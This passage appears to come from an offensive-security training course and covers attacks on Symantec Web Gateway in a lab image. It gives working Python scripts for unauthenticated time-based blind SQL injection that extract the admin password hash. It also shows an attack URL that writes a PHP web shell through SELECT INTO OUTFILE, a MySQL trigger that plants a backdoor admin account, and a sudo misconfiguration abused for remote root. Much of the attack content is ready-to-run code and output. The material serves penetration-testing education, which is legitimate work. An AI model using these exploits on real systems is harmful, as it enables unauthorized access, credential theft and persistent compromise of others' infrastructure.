- Forcing the page to behave in a different way, for example displaying contents in place of other data

²⁷ <http://www.symantec.com/web-gateway>

- Using functions that introduce delays, like **BENCHMARK()**
- Introducing slow queries
- Causing DNS, HTTP, etc. connections or requests

While examining various MySQL queries being sent to the database, we noticed that a URL similar to the following would result in a blind SQL injection condition.

```
https://172.16.164.129/spywall/blocked.php?d=3&file=3&id=AAAA&history=-2&u=3
```

Figure 159 - Initial Blind SQL Injection Proof of Concept

This page does not require authentication and accessing this page in the manner described above results in a MySQL query that looks similar to the following.

```
SELECT `cname`, `name`, threat_info.sev, `description`, threat_info.cid FROM  
threat_map LEFT JOIN threat_info ON (threat_map.tid = threat_info.tid) LEFT JOIN  
mi5_category ON (threat_info.cid = mi5_category.cid) WHERE sid IN (AAAA) LIMIT 1
```

Figure 160 - How Our Injected Content Appears in the Database Query

Our injection point has ended up in a location where our ability to impact the overall query is diminished. However, we can try to alter the overall results of these queries in the hopes that they will end up providing different output. A few attempts later, we notice that we are able to affect the output from the database by altering the queries in the following manner.

```
mysql> SELECT `cname`, `name`, threat_info.sev, `description`, threat_info.cid FROM
threat_map LEFT JOIN threat_info ON (threat_map.tid = threat_info.tid) LEFT JOIN
mi5_category ON (threat_info.cid = mi5_category.cid) WHERE sid IN (0) LIMIT 1;
Empty set (0.00 sec)

mysql> SELECT `cname`, `name`, threat_info.sev, `description`, threat_info.cid FROM
threat_map LEFT JOIN threat_info ON (threat_map.tid = threat_info.tid) LEFT JOIN
mi5_category ON (threat_info.cid = mi5_category.cid) WHERE sid IN (1) or 1 LIMIT 1;
+-----+-----+-----+-----+
| cname          | name                               | sev | cid |
+-----+-----+-----+-----+
| Unclassified Spyware | Spyware related file downloading | 1   | 244 |
+-----+-----+-----+-----+
1 row in set (0.00 sec)
```

Figure 161 - Injected Queries that Produce Different Results

We notice that the resulting HTML page generated from either query (when executed from a web browser) does not change at all. This makes our work harder as we don't have an easy way to distinguish between query results.




Figure 162 - Website Output Does Not Change Between Queries

6.1.2.1 Course Work

Exercise: Yes or No?

- Configure the MySQL server on the Symantec gateway to log queries to `/tmp/mysql.log`. Make sure you are able to replicate and confirm your injection point.
- Repeat the above queries in the Symantec MySQL database. Make sure you understand the queries and experiment with different syntax.

6.1.3 Timing-Based Blind SQL Injection

To better understand our environment and the underlying techniques we are going to use in this attack, let's take a look at the results of the following SQL queries. We will attempt to make the MySQL server "sleep" for 5 seconds if a certain condition evaluates as true.

```
mysql> select IF(1 = 1,SLEEP(5),11);
+-----+
| result |
+-----+
|      0 |
+-----+
1 row in set (5.00 sec)

mysql> select IF(1 = 2,SLEEP(5),11);
+-----+
| result |
+-----+
|     11 |
+-----+
1 row in set (0.00 sec)
```

Figure 163 - Making the Server 'Sleep' if a Query Evaluates as 'True'

Using this method, we can try to "brute-force" data out of the database by enumerating each character from the database using "true" and "false" questions. For the purpose of this exercise, we will attempt to read sensitive data from the database, namely the admin MD5 hash. The following query will extract the MD5 hash from the *spywall_db* database.

```
mysql> select password from users;
+-----+
| password |
+-----+
| 21232f297a57a5a743894a0e4a801fc3 |
+-----+
1 row in set (0.00 sec)
```

Figure 164 - Retrieving the Password Hash from the Database

As we will want to compare a single character of the MD5 hash at a time, we can use the **MID** and **CONV** MySQL functions to extract the **N**'th byte from the password and convert it from hex to decimal as follows.

```
mysql> select (conv(mid((select password from users),1,1),16,10));
+-----+
| result |
+-----+
| 2      |
+-----+
1 row in set (0.01 sec)
```

Figure 165 - Selecting an Arbitrary Byte from the Password Hash

Combining these queries together, we can now ask the database questions such as: "Is the first character of the MD5 hash the number '1'? If it is, sleep for 5 seconds".

```
mysql>select IF(conv(mid((select password from users),1,1),16,10) = 1,SLEEP(5),11) as  
result ;  
+-----+  
| result |  
+-----+  
|      11 |  
+-----+  
1 row in set (0.00 sec)  
mysql>select IF(conv(mid((select password from users),1,1),16,10) = 2,SLEEP(5),11) as  
result ;  
+-----+  
| result |  
+-----+  
|       0 |  
+-----+  
1 row in set (5.00 sec)
```

Figure 166 - Making the Server Sleep if a Certain Character is Found

While executing these commands, we notice that MySQL sleeps for 5 seconds when we check the number

2. This corresponds to our expectations, as the number 2 is the first character in the admin hash.

6.1.3.1 Course Work

Exercise: Three Blind Bytes

- Using queries similar to the ones above, attempt to enumerate the next 3 bytes of the admin MD5 hash. Enter these queries directly into the Symantec Web Gateway MySQL server.

6.1.4 Blind Extraction of the Admin Hash

Now that we have a better idea of the attack plan, we can start writing a Python script to automate these queries for us. The following script will attempt to brute force the first character of the admin MD5 hash. We will try characters 0-9 and a-f: 16 in total. We then measure how long the page takes to get back to us and conclude whether our question returned a true or false reply.

```
#!/usr/local/bin/python

import sys
import urllib
import time
import requests

# warning look gross
requests.packages.urllib3.disable_warnings()

if len(sys.argv) != 3:
    print "(!) usage %s <target> <timing (secs)>" % sys.argv[0]
    print "(!) eg %s 172.16.175.168 500" % sys.argv[0]
    sys.exit(-1)

target = sys.argv[1]
timing = sys.argv[2]

def check_char(i):
    global timing
    sqli = ') or 1=(select if(conv(mid((select password from users),1,1),16,10)
= %s,benchmark(%s,rand()),11) LIMIT 1' % (str(i), timing)
    url = 'https://%s/spywall/blocked.php?d=3&file=3&id=1%s&history=-2&u=3' %
(target, sqli)
    start = time.time()
    r = requests.get(url, verify=False)
    end = time.time()
    howlong = end-start
    return howlong

for m in range(0,16):
    output = check_char(m)
    print "[*] Character %s - Took %s seconds" % (hex(m)[2:],output)
```

Figure 167 - Our Initial Script to Brute Force the First Character of the Hash

When we run this script, we see output similar to the following.

```
python one-by-one.py
[*] Character 0 - Took 0.136128902435 seconds
[*] Character 1 - Took 0.115134954453 seconds
[*] Character 2 - Took 7.06568288803 seconds
[*] Character 3 - Took 0.11097407341 seconds
[*] Character 4 - Took 0.114411830902 seconds
[*] Character 5 - Took 0.111711025238 seconds
[*] Character 6 - Took 0.112859010696 seconds
[*] Character 7 - Took 0.111665010452 seconds
```

```
[*] Character 8 - Took 0.112859964371 seconds
[*] Character 9 - Took 0.115003108978 seconds
[*] Character a - Took 0.111618995667 seconds
[*] Character b - Took 0.113502025604 seconds
[*] Character c - Took 0.112864971161 seconds
[*] Character d - Took 0.113842964172 seconds
[*] Character e - Took 0.111803770065 seconds
[*] Character f - Took 0.112060070038 seconds
```

Figure 168 - The Output of the Brute Force Script

As expected, we see that our script has identified **2** as the first character of the MD5 hash. All that's left to do now is to add an additional loop that will continue enumerating the rest of the 31 characters in the password.

Our final exploit should look similar to the following.

Our Python Script to Extract the Entire Hash

```
#!/usr/local/bin/python

import requests
import time
import sys

# warning look gross
requests.packages.urllib3.disable_warnings()

if len(sys.argv) != 3:
    print "(!) usage: %s <target> <timing (secs)>" % sys.argv[0]
    print "(!) eg: %s 172.16.175.168 300" % sys.argv[0]
    sys.exit(-1)

target = sys.argv[1]
timing = sys.argv[2]

def check_char(i,j,timing):
    sql_i = " ) or 1=(select if(conv(mid((select password from
users),%s,1),16,10)=%s,benchmark(%s,rand()),11) limit 1&history=-2&u=3" %
(j,i,timing)
    url = "https://%s/spywall/blocked.php?d=3&file=3&id=1%s&history=-2&u=3" %
(target, sql_i)
    start = time.time()
    r = requests.get(url, verify=False)
    end = time.time()
    howlong = int(end-start)
    return howlong

counter=0
startexploit=time.time()
print "[*] Symantec \"Wall of Spies\" hash extractor"
print "[*] Time Based SQL injection, please wait..."
sys.stdout.write("[*] Admin hash is : ")
sys.stdout.flush()

for m in range(1,33):
```

```
for n in range(0,16):
    counter= counter+1
    output = check_char(n,m,timing)
    if output > ((int(timing)/100)-1):
        byte =hex(n)[2:]
        sys.stdout.write(byte)
        sys.stdout.flush()
        break

endexploit = time.time()
totalrun = str(endexploit-startexploit)
print "\n[*] Total of %s queries in %s seconds" % (counter,totalrun)
```

Figure 169 - Our Python Script to Extract the Entire Hash

Once we run our exploit, we should be able to extract the admin hash from the database.

```
# ./symantec-wall-of-spies.py
(!) usage: ./symantec-wall-of-spies.py <target> <timing (secs)>
(!) eg: ./symantec-wall-of-spies.py 172.16.175.168 300

# ./symantec-wall-of-spies.py 172.16.175.168 300
[*] Symantec "Wall of Spies" hash extractor
[*] Time Based SQL injection, please wait...
[*] Admin hash is : 21232f297a57a5a743894a0e4a801fc3
[*] Total of 234 queries in 161.696755886 seconds
```

Figure 170 - Extracting the Complete Password Hash

6.1.4.1 Course Work

Exercise: See How They Run

- Recreate a script that will enumerate the first byte of the MD5 hash. Use the script to verify the next 3 bytes of the hash.
- Write an exploit that will extract the whole MD5 hash from the database.

6.1.5 Select into OUTFILE Reloaded

This vulnerability allows us to look at another interesting case study. In our next attack, we will try to use the **SELECT INTO OUTFILE** trick in order to try to write a PHP backdoor to the filesystem. We quickly attempt to *select into outfile*.

```
mysql> SELECT `cname`, `name`, threat_info.sev, `description`, threat_info.cid FROM
threat_map LEFT JOIN threat_info ON (threat_map.tid = threat_info.tid) LEFT JOIN
mi5_category ON (threat_info.cid = mi5_category.cid) WHERE sid IN (select 'ha' into
OUTFILE '/tmp/hola');
Query OK, 0 rows affected, 1 warning (0.01 sec)
```

Figure 171 - Attempting to Write a File to Disk

Surprisingly, we find the **/tmp/hola** file is empty. A bit of Google searching produced enough ideas to try to bypass this condition. The following text caught our attention from the SQL injection talk given at Black Hat 2009:

"If the first query returns any data, this data will overwrite the file header. To prevent this, we can inject any non-existing value in the WHERE clause, so no data would be extracted from the first query. This is to ensure that only our chosen data is written into the file"²⁸.

Together with a bit of syntax guidance, we saw that we are also able to add our own delimiters²⁹ and line terminators using the SQL **OUTFILE** statement³⁰.

The following is what we are trying to achieve in pseudo code.

```
mysql> select 0x42424242 into OUTFILE '/tmp/hola' LINES TERMINATED BY 0x41414141;
Query OK, 1 row affected (0.00 sec)
```

Figure 172 - Pseudo-Code for Our Goal

After running our query, we view the contents of the file **/tmp/hola** and see that the pseudo code ran successfully.

```
[root@localhost temp]# cat /tmp/hola
BBBBAAAA
```

28 <http://www.blackhat.com/presentations/bh-usa-09/DZULFAKAR/BHUSA09-Dzulfakar-MySQLExploit-PAPER.pdf>

29 <http://www.sqlinjection.net/stacked-queries/>

30 http://www.ehow.com/how_8579845_output-query-mysql.html

Figure 173 - Proof that the Pseudo-Code Works Correctly

Remember that the condition we need to meet is that the “first select statement should return results”. With a bit of tinkering with the MySQL query, we notice that the following statement returns no results.

```
mysql> SELECT `cname`, `name`, threat_info.sev, `description`, threat_info.cid FROM
threat_map LEFT JOIN threat_info ON (threat_map.tid = threat_info.tid) LEFT JOIN
mi5_category ON (threat_info.cid = mi5_category.cid) WHERE sid IN (1) or 0 LIMIT 100;
Empty set (0.00 sec)
```

Figure 174 - A Query that Returns no Results

A slight change to the end of the statement returns a different result as shown below.

```
mysql> SELECT `cname`, `name`, threat_info.sev, `description`, threat_info.cid FROM
threat_map LEFT JOIN threat_info ON (threat_map.tid = threat_info.tid) LEFT JOIN
mi5_category ON (threat_info.cid = mi5_category.cid) WHERE sid IN (1) or 1 LIMIT 100;
mysql>
```

Figure 175 - A Slight Query Change Results in a Different Output

6.1.5.1 Course Work

Exercise: Select Nothing into Outfile

- See if you can figure out how to bypass this annoying issue and get something written to a file. Make sure you write your files to **/tmp/**.

6.1.6 Abusing MySQL Delimiters

Now that we have some output, we can try to add our malicious code as a delimiter or as a line terminator and then dump it to the file system.

Note: Unfortunately, we did not find a writable directory in the web root where MySQL has write permissions. To complete this exercise, we will manually change folder permissions to allow our attack to work. **Please note that this is not the default state of the product.**

```
[root@localhost temp]# chmod 777 /var/www/html/spywall/images/upload/temp/
```

Figure 176 - Adjusting Permissions in Order to Prove the Attack

Now we can attempt to write the file to the local file system with the following query.

```
mysql> SELECT `cname`, `name`, threat_info.sev, `description`, threat_info.cid FROM
threat_map LEFT JOIN threat_info ON (threat_map.tid = threat_info.tid) LEFT JOIN
mi5_category ON (threat_info.cid = mi5_category.cid) WHERE sid IN (0) or 1=0 or
(select 0x43434343 into OUTFILE '/var/www/html/spywall/images/upload/temp/hola.php'
LINES TERMINATED BY '<br /><br /><?php echo shell_exec($_GET[cmd]);?>') LIMIT 1;
```

Query OK, 1 row affected (0.01 sec)

Figure 177 - Writing a PHP Backdoor to a File

Now that we have our “proof of concept” query sorted out, we can try to execute this attack as an unauthenticated user through a browser. The resulting URL should look similar to the following.

```
https://172.16.164.129/spywall/blocked.php?id=0) or 1=0 or (select 0x43434343 into
OUTFILE '/var/www/html/spywall/images/upload/temp/hola.php' LINES TERMINATED BY '<br
/><br /><?php echo shell_exec($_GET[cmd]);?>'
```

Figure 178 - The Final Attack URL

Notice that the extra) **LIMIT 1** is already appended by the original query and is therefore omitted from ours.

6.1.6.1 Course Work

Exercise: Select Shell into Hacker

- Attempt to gain code execution on the Symantec Web Gateway machine.

6.1.7 Getting Code Execution

If all went well, our query should have written the following code to the file *hola.php*.

```
[root@localhost ~]# cat /var/www/html/spywall/images/upload/temp/hola.php
Unclassified Spyware      Spyware related file
free.aol.com/tryaolfree/cdt175/aolcdt175.cab 244<br/><br/><?php echo
shell_exec($_GET[cmd]);?>
```

Figure 179 - The Contents of Our PHP Backdoor

We can now access our backdoor and execute commands on the Symantec Web Gateway system.




Figure 180 - Successful Code Execution Achieved on the Target

6.1.8 Backdooring Symantec Gateway Server with MySQL Triggers

Cheaters! You can't just go and change file permissions like that to allow an *OUTFILE* in the web root! Shame on you, we expected more.

Considering the fact that we have limited directories in which we can write to "outfile" due to file and folder permissions, let's see what additional damage can be done in our restricted environment. As we can write into the MySQL database folders, an interesting approach to take is to try to create custom MySQL triggers. For a quick summary of using triggers in MySQL injection, please review the following:

- <http://blog.mindedsecurity.com/2010/04/mysql-stacked-queries-with-sql.html>

Before we begin, let's examine the process of adding a trigger manually to the MySQL server. Our trigger will try to add a user to the Symantec Web Gateway admin interface, using the following query.

```
insert into users
values("mutts","21232f297a57a5a743894a0e4a801fc3","NULL","4773","2","3","N/A","0","0",
,"0","","hacker@offsec.com","1336255408","0","0","0");
```

Figure 181 - Our Trigger to Add an Admin User

We can try to use a commonly updated table, such as the *eventlog* table, which gets updated in the following way when a valid users logs on.

```
UPDATE users SET `bad_logins`='0' WHERE `username`='admin'
SELECT * FROM systemsetup LIMIT 1
INSERT INTO eventlog (`applianceid`, `username`, `timestamp`, `description`) VALUES
('4773', 'admin', '1339060613', 'Login from zion.lan (172.16.254.138)')
INSERT INTO changelog (`applianceid`, `username`, `timestamp`, `logtable`, `logid`)
VALUES ('4773', 'admin', '1339060613', 'eventlog', '16')
```

Figure 182 - The Queries That Run When a User Logs On

One restriction we need to remember about MySQL triggers is that you cannot modify the table that invoked the trigger to begin with. This will guide us when deciding what event to hook our trigger to.

```
mysql> select user,last_name from users;
+-----+-----+
| user   | last_name |
+-----+-----+
| admin  | admin     |
| gordonb | Brown     |
| 1337   | Me        |
| pablo  | Picasso   |
| smithy | Smith     |
+-----+-----+
5 rows in set (0.00 sec)

mysql> insert into users values (7, "test", "test", "test", "test", "test", null, nu
;
ERROR 1442 (HY000): Can't update table 'users' in stored function/trigger because it
already used by statement which invoked this stored function/trigger.
mysql>
```

Figure 183 – The error when triggering an update to the same table as the stored procedure

Let's type our trigger manually into the MySQL server in order to inspect it better.

```
mysql> delimiter //
mysql> CREATE TRIGGER ins_trig AFTER INSERT ON eventlog
-> FOR EACH ROW
-> BEGIN
-> INSERT INTO users
VALUES("mutts","21232f297a57a5a743894a0e4a801fc3","NULL","4773","2","3","N/A","0","0"
,"0","","hacker@offsec.com","1336255408","0","0","0");
-> END;
-> //
Query OK, 0 rows affected (0.00 sec)
```

Figure 184 - Manually Creating Our Trigger

After running the above, two files will be created in the MySQL database directory.

```
[root@localhost ~]# cat /var/lib/mysql/spywall_db/ins_trig.TRN
TYPE=TRIGGERNAME
trigger_table=eventlog
[root@localhost ~]# cat /var/lib/mysql/spywall_db/eventlog.TRG
TYPE=TRIGGERS
```

```
triggers='CREATE DEFINER=`shadm`@`localhost` TRIGGER ins_trig AFTER INSERT ON
eventlog\nFOR EACH ROW\nBEGIN\nINSERT INTO users
VALUES("mutts","21232f297a57a5a743894a0e4a801fc3","NULL","4773","2","3","N/A","0","0"
,"0","","hacker@offsec.com","1336255408","0","0","0");\nEND'
sql_modes=0
definers='shadm@localhost'
client_cs_names='latin1'
connection_cl_names='latin1_swedish_ci'
db_cl_names='latin1_swedish_ci'
```

Figure 185 - The Files that are Created by Our Trigger

Once the trigger is in place, let's make sure that it works. We'll quickly take a look at the defined users before we "trigger" our trigger.

```
mysql> select username,password from users;
+-----+-----+
| username | password |
+-----+-----+
| admin    | 21232f297a57a5a743894a0e4a801fc3 |
+-----+-----+
1 row in set (0.00 sec)
```

Figure 186 - Querying for the Existing Application Users

We proceed to log in with a valid user, which will update the eventlog. We then re-run our query to list the users in the system.

```
mysql> select username,password from users;
+-----+-----+
| username | password |
+-----+-----+
| admin    | 21232f297a57a5a743894a0e4a801fc3 |
| mutts    | 21232f297a57a5a743894a0e4a801fc3 |
+-----+-----+
2 rows in set (0.00 sec)
```

Figure 187 - Our Trigger is Working Properly

Success! We have effectively backdoored the web interface and added an administrative user to the system as our PoC.

Now, all we have to do is write the eventlog.TRG and the ins_trig.TRN files into the databases directory. */var/lib/mysql/spywall_db/eventlog.TRG* and */var/lib/mysql/spywall_db/ins_trig.TRN* files need to be written and have them contain the correct syntax and format to "manually create our trigger".

To delete your PoC trigger and remove the extra user, enter the following queries.

```
mysql> drop trigger ins_trig;  
Query OK, 0 rows affected (0.00 sec)  
  
mysql> delete from users where username="mutts";  
Query OK, 1 row affected (0.01 sec)
```

Figure 188 - Removing Our User and Trigger

6.1.8.1 Course Work

Exercise: Show us What You Got

- Use the technique above to backdoor Symantec Web Gateway as described, using only your browser. Use the current MySQL injection vulnerability or find a new one to exploit. During your exercise you might need to revert the VMware image due to corrupt MySQL Triggers.

6.1.10 Kick Them While They're Down – r00t or it didn't happen!

A quick check of the '/etc/sudoers' file, our favorite place for escalating privileges incidentally, turns up the following interesting details:

```
[root@localhost ~]# cat /etc/sudoers | grep --color=always apache | grep --color=always /tmp  
apache ALL=(ALL) NOPASSWD: /usr/local/bin/cleanalert,/usr/local/bin/cleanpost,/bin/hostname,/usr/local/bin/.d/crond,/usr/bin/sar,/bin/kill,/bin/cat,/sbin/ifconfig,/sbin/route,/sbin/insmod,/sbin/rmmod,/usr/local/bin/lall,/usr/local/bin/hidewizard.sh,/usr/local/bin/mi5log,/usr/local/bin/mi5cache,/usr/local/bin/mi5cache,/usr/local/bin/setTap,/usr/local/bin/cleanInline,/usr/local/bin/cleanTap,/usr/local/bin/start_usr/local/bin/updateDB,/tmp/networkScript,/tmp/tcupgrade.sh,/bin/cp,/etc/snort/db/dbupgrade.sh,/usr/local/bin/checkhealthon,/sbin/ethtool,/usr/local/bin/changesyslog,/usr/local/bin/reblack,/usr/local/bin/lan,/usr/local/bin/deleteMgrVlan,/usr/local/bin/gpio,/usr/local/bin/addtwonetwork,/usr/local/bin/...  
[root@localhost ~]#
```

Figure 189 - Many fails in the /etc/sudoers

If we check if that the 'networkScript' or the 'tcupgrade.sh' files exist in /tmp, we will see the following:

```
[root@localhost ~]# ls -la /tmp/networkScript  
ls: /tmp/networkScript: No such file or directory  
[root@localhost ~]# ls -la /tmp/tcupgrade.sh  
ls: /tmp/tcupgrade.sh: No such file or directory  
[root@localhost ~]#
```

Figure 190 – Missing sudo scripts


By now, you can probably guess what we can do. ☺

Using the file upload, we can overwrite the 'previewLogo.php' script, then, using it we can create the /tmp/networkScript file containing malicious commands to be executed as root. In our example, we simply placed a "\$1" into the file and gave it execute permissions.

```
[apache@localhost ~]$ echo "\$1" > /tmp/networkScript
[apache@localhost ~]$ chmod 755 /tmp/networkScript
[apache@localhost ~]$ sudo /tmp/networkScript id
uid=0(root) gid=0(root)
groups=0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel)
[apache@localhost ~]$
```

Figure 191 – Gaining Remote Code Execution as root!

Of course, it looks better remote!



A screenshot of a web browser window. The address bar shows the URL: <https://172.16.175.168/spywall/images/upload/previewLogo.php?cmd=sudo%20/tmp/networkScript%20id>. Below the address bar, the output of the command is displayed: `uid=0(root) gid=0(root) groups=0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel)`.

Figure 192 – Remote root and nothing less

6.1.10.1 Course Work

Exercise: Apache/www-data is for the weak

Using the identified vulnerabilities in 6.1.9 and 6.1.10, get a reverse **root** shell, unauthenticated. Also, beginning with the 'previewBlocked.php' script, identify where the file upload vulnerability is within the source code.

6.1.9 Further Reading

- <http://www.exploit-db.com/papers/13604/>
- <https://www.defcon.org/images/defcon-15/dc15-presentations/dc-15-karlsson.pdf>
- <https://www.blackhat.com/presentations/bh-europe-05/bh-eu-05-litchfield.pdf>
- http://dev.mysql.com/doc/refman/5.5/en/comparison-operators.html#function_interval
- <http://websec.wordpress.com/2010/12/04/sqli-filter-evasion-cheat-sheet-mysql/>
- <http://www.securiteam.com/securityreviews/5KP0N1PC1W.html>
- https://www.owasp.org/index.php/Blind_SQL_Injection

6.2 Local File Inclusion

As described by the vendor, “Symantec Web Gateway protects organizations against multiple types of Web-borne malware, prevents data loss over the Web and gives organizations the flexibility of deploying it as either a virtual appliance or on physical hardware.”

6.2.1 Getting Started

Boot the Symantec Web Gateway VMware image. You may login to the VMware image using the password “toor”.

URL	username	password
https://symantec/spywall/login.php	admin	admin

6.2.2 Web Related Attack Vectors

This application is a horrible mess of intermingled vulnerabilities. Simply “sniffing around” the source code makes one cringe.

```
[root@localhost spywall]# egrep -r "exec\( " * |grep '\$' |wc -l
200
[root@localhost spywall]# egrep -r "include|require_once" * |grep '\$' |wc -l
596
```

Figure 193 - Searching the Source for Interesting Functions

When we start analyzing the source code, things don’t get much better.

For example, in *continueConfig.php*, we find the following.

```
<html>
<body>
<?PHP
//echo "done!<br/>Removing old routing table information...";
//exec("route del default gw $oldGateway netmask $oldNetmask eth0");
//echo "done!<br/>Setting routing table...";
//exec("route add default netmask ". $HTTP_POST_VARS["subnet"] ." gw ".
$HTTP_POST_VARS["gateway"] ."eth0");
/*
mysql_query("UPDATE $SYSTEM_T SET ipaddress='$HTTP_POST_VARS["ip"]', $db) or die("query
failed: ". mysql_error());
mysql_query("UPDATE $SYSTEM_T SET subnetmask='$HTTP_POST_VARS["subnet"]', $db) or die("query
failed: ". mysql_error());
mysql_query("UPDATE $SYSTEM_T SET defaultgateway='$HTTP_POST_VARS["gateway"]', $db) or
die("query failed: ". mysql_error());
mysql_query("UPDATE $SYSTEM_T SET primarydns='$HTTP_POST_VARS["dns1"]', $db) or die("query
failed: ". mysql_error());
mysql_query("UPDATE $SYSTEM_T SET secondarydns='$HTTP_POST_VARS["dns2"]', $db) or die("query
failed: ". mysql_error());
*/
```

```
echo "Updating smtp information...";
if ($HTTP_POST_VARS["authCheck"] == "authCheck")
{
    // include username and password into the database
    mysql_query("UPDATE $SYSTEM_T SET smtpusername='". $HTTP_POST_VARS["smtpuser"] . "'", $db) or
    die("query failed: ". mysql_error());
    mysql_query("UPDATE $SYSTEM_T SET smtppassword='". $HTTP_POST_VARS["smtppassword"] . "'", $db)
    or die("query failed: ". mysql_error());
}
else
{
    // erase username and password in the database
    //mysql_query("UPDATE $SYSTEM_T SET smtpusername='hey'", $db) or die("query failed: ".
    mysql_error());
    //mysql_query("UPDATE $SYSTEM_T SET smtppassword='there'", $db) or die("query failed: ".
    mysql_error());
}
echo "done!</br>";
```

Figure 194 - Incredibly Vulnerable Source Code

Most of the source code we visit has glaring vulnerabilities. Now, it's just a matter of identifying and targeting one those vulnerabilities. Ideally, we would like to look for pre-authenticated vulnerabilities. To shorten the search for vulnerable pages, we will first look for obvious file inclusion vulnerabilities in the following way.

```
grep include * |grep '\$' |cut -d":" -f1 |sort -u|sed 's/^\/\//g' | sed 's/$\/\//g'
"adminConfig.php",
...
"webDestinations.php",
"webgateStatus.php",
"wizard1.php",
```

Figure 195 - Searching for Vulnerable File Inclusions

We get a rather large list of files so to even further reduce this list, we can quickly test which of these pages require authentication using a quick Python loop.

```
import requests
import sys

requests.packages.urllib3.disable_warnings()

if len(sys.argv) < 3:
    print "%s <target> <list>" % sys.argv[0]
    sys.exit(1)

target = sys.argv[1]
urlfile = sys.argv[2]

class bcolors:
    Green = '\033[92m'
    Yellow = '\033[93m'
    ENDC = '\033[0m'

def print_success(string):
    print bcolors.Green + string + bcolors.ENDC
```

```
def print_action(string):
    print bcolors.Yellow + string + bcolors.ENDC

def url_is_unauthed(url):
    r = requests.get(url, verify=False, allow_redirects=False)
    if r.status_code == 200:
        return True
    return False

def url_is_a_redirect(url):
    r = requests.get(url, verify=False, allow_redirects=False)
    if r.status_code == 302:
        return True
    return False

f = open(urlfile)
urls = f.readlines()
f.close()

print_action("(!) Checking for unauthed access...")

for path in urls:
    url = "https://%s/spywall%s" % (target, path.rstrip())
    if url_is_unauthed(url):
        print_success("(+) %s : UNAUTHED!" % url)
```

Figure 196 - A Script to Search for Unauthenticated Pages

The result of this script should look similar to the following.

```
[saturn:module-06 mr_me$ ./find_unauthed.py 172.16.175.168 urls.txt
(!) Checking for unauthed access...
(+) https://172.16.175.168/spywall/de/infectedhelp.de.php : UNAUTHED!
(+) https://172.16.175.168/spywall/de/fileNotFound.de.php : UNAUTHED!
(+) https://172.16.175.168/spywall/de/cleaninghelp.de.php : UNAUTHED!
(+) https://172.16.175.168/spywall/de/cleanerFailed.de.php : UNAUTHED!
(+) https://172.16.175.168/spywall/new_user.php : UNAUTHED!
(+) https://172.16.175.168/spywall/editServiceClient.php : UNAUTHED!
```

Finding unauthenticated urls

Listed above are pages that do not require authentication (change the script for non-ssl sites). This has significantly reduced our scope of search.

6.2.3 Local File Inclusion 101

In Local File Inclusion (LFI) issues, the attacker is able to execute the code present in files on the target system. The difference with local file reading is that file contents are not only displayed and leaked, but also loaded and executed inside the web application.

LFI vulnerabilities are common thanks to a popular programming language feature: the ability to include other files in the code flow. In this way, an application developer can divide the application into several different files in favor of code organization.

Security concerns arise when the path of the file is fully or partially composed of user inputs. It could be argued that since LFI are a read-only issue and the malicious code has to be locally stored, the vulnerability cannot lead to code execution, as all the items present on the file system are considered safe. This has been proven wrong as many LFI-2-RCE (Local File Inclusion to Remote Command Execution) techniques have been developed and proven extremely effective.

The intermediate goals of exploiting a local file inclusion are:


- Load a malicious file (like a web shell) on the file system even if it's outside the web root
